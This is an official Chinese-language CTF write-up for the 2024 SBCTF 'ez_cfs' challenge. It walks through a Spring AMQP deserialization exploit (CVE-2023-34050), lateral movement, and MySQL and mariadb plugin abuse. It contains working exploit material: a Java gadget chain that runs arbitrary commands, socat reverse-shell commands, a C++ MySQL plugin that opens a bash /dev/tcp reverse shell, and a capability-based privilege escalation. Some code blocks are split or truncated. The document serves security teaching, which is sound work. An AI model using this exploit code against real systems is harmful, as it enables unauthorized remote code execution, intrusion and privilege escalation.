


# 2024 SBCTF - ez\_cfs - Official WriteUp

🕒 2024-02-11 📁 #2024SBCTF #Web #Write Up

## 网络拓扑



## 1. ez\_cfs\_part1

CVE-2023-34050: Spring AMQP 反序列化漏洞

根据 Spring 官方通告的描述，满足以下条件时则存在漏洞

- 使用 SimpleMessageConverter 或 SerializerMessageConverter (默认为 SimpleMessageConverter)
- 开发者没有配置 allowed list patterns
- 攻击者可以向 RabbitMQ 服务器的某个 Queue 内写入 Message (RabbitMQ 未授权/弱口令/可配置 RabbitMQ 连接参数)
- 必须得有对应的 Listener 来处理接收到的 Message (使用 @RabbitListener 或 @RabbitHandler 注解)

首先是爆破 RabbitMQ 服务器的弱口令，简单尝试后可以得出是 Test:654321

然后使用 Jackson 原生反序列化 + TemplatesImpl

### 1.1 Jackson 原生反序列化链

Gadgets.java

```

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtConstructor;

public class Gadgets {
    public static TemplatesImpl createTemplatesImpl(String command) throws Exception {
        TemplatesImpl templatesImpl = new TemplatesImpl();
        ClassPool pool = ClassPool.getDefault();

        String body = String.format("{java.lang.Runtime.getRuntime().exec(\"%s\"); throw new org.springframework.amqp.AmqpRejectAndDontRequeueException(\"err\");}", command);

        // 利用 Javaassist 动态创建 TemplatesImpl 恶意类
        CtClass clazz = pool.makeClass("TemplatesEvilClass");

        // 设置 Super Class 为 AbstractTranslet
        CtClass superClass = pool.get("com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet");
        clazz.setSuperclass(superClass);

        // 创建无参 Constructor, 写入 Runtime.exec
        CtConstructor constructor = new CtConstructor(new CtClass[] {}, clazz);
        constructor.setBody(body);
        clazz.addConstructor(constructor);

        // 将 Runtime.exec 直接写入 static 代码块
        //      clazz.makeClassInitializer().setBody(body);

        Reflections.setFieldValue(templatesImpl, "_name", "Hello");
        Reflections.setFieldValue(templatesImpl, "_bytecodes", new byte[][] { clazz.toBytecode() });
        Reflections.setFieldValue(templatesImpl, "_tfactory", new TransformerFactoryImpl());

        return templatesImpl;
    }

    public static byte[] getByteCode(Class clazz) throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass c = pool.get(clazz.getName());
    }

```

```

        return c.toByteArray();
    }
}

```

Reflections.java

```

import java.lang.reflect.Field;
import java.lang.reflect.Method;

public class Reflections {
    public static void setFieldValue(Object obj, String name, Object val) throws Exception {
        Field f = obj.getClass().getDeclaredField(name);
        f.setAccessible(true);
        f.set(obj, val);
    }

    public static Object invokeMethod(Object obj, String name, Class[] parameterTypes, Object[] args) throws Exception {
        Method m = obj.getClass().getDeclaredMethod(name, parameterTypes);
        m.setAccessible(true);
        return m.invoke(obj, args);
    }
}

```

MessageController.java

```

public void sendPoc (String... args) throws Exception {

    TemplatesImpl templatesImpl = Gadgets.createTemplatesImpl("cmd");

    AdvisedSupport as = new AdvisedSupport();
    as.setTarget(templatesImpl);

    Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDynamicAopProxy").getDeclaredConstructor(AdvisedSupport.class);
    constructor.setAccessible(true);

    InvocationHandler jdkDynamicAopProxyHandler = (InvocationHandler) constructor.newInstance(as);

    Templates templatesProxy = (Templates) Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), templatesImpl.getClass().getInterfaces(), jdkDynamicAopProxyHandler);
}

```

```

temClassLoader(), new Class[]{Templates.class}, jdkDynamicAopProxyHandler);

        POJONode pojoNode = new POJONode(templatesProxy);
        BadAttributeValueExpException poc = new BadAttributeValueExpException(null);
        Reflections.setFieldValue(poc, "val", pojoNode);

        messageSenderService.sendMessage(poc);

    }

```

## 1.2 注意点:

### 1.2.1 删除 BaseJsonNode.writeReplace

使用原本的 BaseJsonNode 的话，在发送消息序列化的时候会调用 `BaseJsonNode.writeReplace()`，最后也会调用 `TemplatesImpl.getOutputProperties()` 触发命令执行

但是这里触发后会报错 `NullPointerException`，导致消息传递中断

删除掉 `BaseJsonNode.writeReplace()` 就调用的是 `UnmodifiableRandomAccessList.writeReplace()`，消息能继续传递

### 1.2.2 抛出 AmqpRejectAndDontRequeueException 异常

因为在执行 `Jackson` 链时必然会出现报错，导致消息处理不成功，就会让消息重新排队处理，然后又报错，陷入死循环。

抛出这个异常可以避免无限次地重试失败的消息，节约系统资源。

### 1.2.3 消息未处理，删除队列

由于消息处理失败，还是会留存在队中，处于 `unacked` 状态，当测试程序再次启动时，就会优先处理队列中留存消息。

所以在复现过程中如果队列中还留存有上一次测试的消息，可以把队列删除重新创建。

## 2. ez\_cfs\_part2

比较典型的内网横向渗透

### 2.1 探查内网环境

```
cat /etc/hosts
```

可以看出 server 处于两个内网 Network 中，使用 Nmap 对相应子段进行扫描，发现存在一台 MySQL 容器

如果直接在反弹的 Shell 上调用 mysql-client 是无法正常输入密码和连接的，这是因为反弹的 Shell 一般没有分配 tty

## 2.2 反弹 tty

使用 socat 工具可以反弹 tty

socat\_listen.sh

```
socat file:`tty`,raw,echo=0 tcp-listen:<listen_port>
```

socat\_shell.sh

```
socat tcp:<server>:<listen_port> exec:'bash -li',pty,stderr,setsid,sigint,sane
```

反弹 tty 后即可正常连接 MySQL

## 2.3 连接 MySQL

```
mysql -h <mysql_server_ip> -u root -p
```

简单尝试发现口令为 `root:root`，

登录后即可在 ctf 数据库的 flag 表中获得 flag\_2

## 3. ez\_cfs\_part3

简单尝试后发现 mysql 过滤了一部分关键词，这里使用加载 shell 插件来反弹 shell

### 3.1 恢复 skip-grant-tables

恢复 mysql 的表，因为使用 skip-grant-tables 启动，缺失 mysql 表，无法使用插件

```
mysql > CREATE DATABASE IF NOT EXISTS mysql;
mysql > use mysql;
mysql > CREATE TABLE IF NOT EXISTS plugin ( name varchar(64) DEFAULT '' NOT NULL, dl var
char(128) DEFAULT '' NOT NULL, PRIMARY KEY (name) ) engine=Aria transactional=1 CHARACTE
R SET utf8mb3 COLLATE utf8mb3_general_ci comment='MySQL plugins';
```

## 3.2 MySQL Plugin RCE

编写插件

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

void lshell(){
    system("bash -c 'bash -i >& /dev/tcp/ip/port 0>&1 &'");
}

class LIN {
public:
    LIN(){
        lshell();
    }
};

LIN lin;
LIN* _mysql_plugin_interface_version_ = &lin;
```

```
g++ lin.cpp -shared -fPIC -o lin.so
```

将编译出来的 so 文件用 dumpfile 写到 /usr/lib/mysql/plugin/ 目录

```
f = open("lin.so", 'rb')
sql = "select unhex('' + ''.join(['%02X' % b for b in bytes(f.read())]) + '') into dumpf
ile '/usr/lib/mysql/plugin/lin.so';"
```

```
f2 = open("payload.sql", 'w')
f2.write(sql)
```

将 payload.sql 上传至 client 端并运行

```
mysql > source payload.sql;
```

最后安装插件反弹shell

```
mysql > INSTALL PLUGIN plugin_name SONAME 'lin.so'
```

## 4. ez\_cfs\_part4

可以看到 `/flag_4` 没有权限读取, 找 `suid` 和 `cap`

```
find / -user root -perm -4000 -print 2>/dev/null
getcap -r / 2>/dev/null
```

```
/usr/bin/mariadb cap_setfcap=ep
```

可以看到 `/usr/bin/mariadb` 有 `cap_setfcap` 权限

也就是我们能给其他文件设置 `cap`

给 mariadb 写个插件

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/capability.h>

void lshell(){
    cap_t caps = cap_from_text("cap_dac_override=eip");
    cap_set_file("/bin/cat", caps);
    printf("setcap finished\n");
}
```

```
}

class LIN {
    public:
        LIN(){
            lshell();
        }
};

LIN _mysql_client_plugin_declaration;
```

```
g++ cap.cpp -shared -fPIC -o cap.so -lcap2
```

将编译出来的文件传到靶机,

然后加载这个 so 让 `/bin/cat` 获取 `cap_dac_override` (忽略文件权限) 的特权

```
mariadb --plugin-dir=. --default-auth=cap
cat /flag_4
```